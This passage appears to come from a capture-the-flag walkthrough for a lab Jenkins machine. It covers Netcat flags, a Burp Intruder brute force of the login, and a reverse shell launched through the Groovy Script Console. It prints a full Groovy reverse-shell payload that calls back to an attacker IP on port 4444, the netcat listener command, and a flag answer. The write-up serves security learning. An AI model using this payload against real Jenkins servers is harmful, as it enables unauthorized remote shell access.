
- eth0: refers to the first Ethernet network interface on a system. It is used for wired network connections. If you have multiple Ethernet interfaces, they may be named eth1, eth2, etc
- lo: short for the “loopback”. It represents the loopback interface, which is a virtual network interface that the system uses to communicate with itself. It is usually assigned the IP address 127.0.0.1
- tun0: It refers to a virtual network interface created by tunneling protocols. It is commonly used for VPN (Virtual Private Network) connections.
Task 8: What switch should we use with Netcat for it to use UDP transport mode?
Answer: -u
Walkthrough:
nc -u [hostname] [port]- -u: This switch tells Netcat to use UDP instead of the default TCP protocol.
- [Hostname]: Replace it with the target hostname or IP address.
- [Port]: Replace this with the port number you want to connect to.
Task 9: What is the term used to describe making a target host initiate a connection back to the attacker host?
Answer: Reverse Shell
Walkthrough:
A reverse shell is a shell session initiated by the target host (the victim) back to the attacker’s machine. This allows the attacker to execute commands on the target system as if they were operating locally.
Here is a short video that will make you understand how the reverse shell works?
Task 10: Submitting the flag
Answer: 9cdfb439c7876e703e307864c9167a15
Walkthrough:
Let’s imagine a road map of our findings till now and see how we can make use of the information we gathered to gain access and pwn this machine.
We can summarise the findings as follows:
- This application runs a service called Jetty over port 8080.
- Through Nmap, we discovered that there is a robots.txt file, which led us to perform directory traversal using gobuster.
- Found many pages with an HTTP status code 200, like /oops, which led us to believe that the application is based on Jenkins and its version is 2.289.1.
- Learned that Jenkins uses Groovy as a scripting language.
Mindmap:
- Try to get access to the application first on the /login page.
- Find your way to the Groovy console to inject your code into it to get access to the machine using a reverse shell.
First: Getting the username and password
We will use burpsuite to get the username and the password of the application using a common list of usernames and passwords.



1- Open burpsuite and turn on the proxy, then try to insert any username and password to intercept the request. I will try username (admin) and password (12345). See the request as follows
2- Send the request to the intruder. Then go to the intruder tab and add $ for both the username and password values

The type of attack we are performing is “Cluster Bomb Attack” in which we combine multiple attempts to target a single user account using various combinations of usernames and passwords.
Do the same for the password. Mark the password value with $ and then set the payload position to 2, then paste the values of the possible passwords. Then start the attack.

The burp will start testing all the possible combinations between the list of usernames and the corresponding passwords. Eventually, we will find that the username is “root” and the password is “password”.
Second: Find the Groovy console to execute a reverse shell to pwn the machine
login using the username and the password, and the dashboard shall be as follows

1- Press on “Manage Jenkins”, then navigate to “Script Console”



2- The payload we are going to be using to initiate our reverse shell can be found in this source. Just copy the reverse shell and paste it in the Groovy console. But before executing it, make sure to change the values of:
String host="10.10.16.161";
int port=4444;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();- String Host: Enter your IP address, “find it corresponding address to the tun0 interface when you type ifconfig”. Don’t type your local IP corresponding to the eth0 interface, as you are connecting to the machine through a VPN.
- Int port: Change the port to any port you need. Make it 4444
- String cmd: change its value to “bash” instead of “cmd.exe” as we are targeting a Linux machine, not a Windows machine, as explained in task 6.
3- Start the Netcat listener on your machine
Start the netcat listener on our machine to listen to all the incoming traffic that comes over the IP “10.10.16.161” and over the port “4444”
sudo nc -lvnp 4444
By typing Whoami, you will find that you have logged in as root. Typing “ls” will list the path you are in. Navigating to /root and listing its content will show the flag.txt as shown below
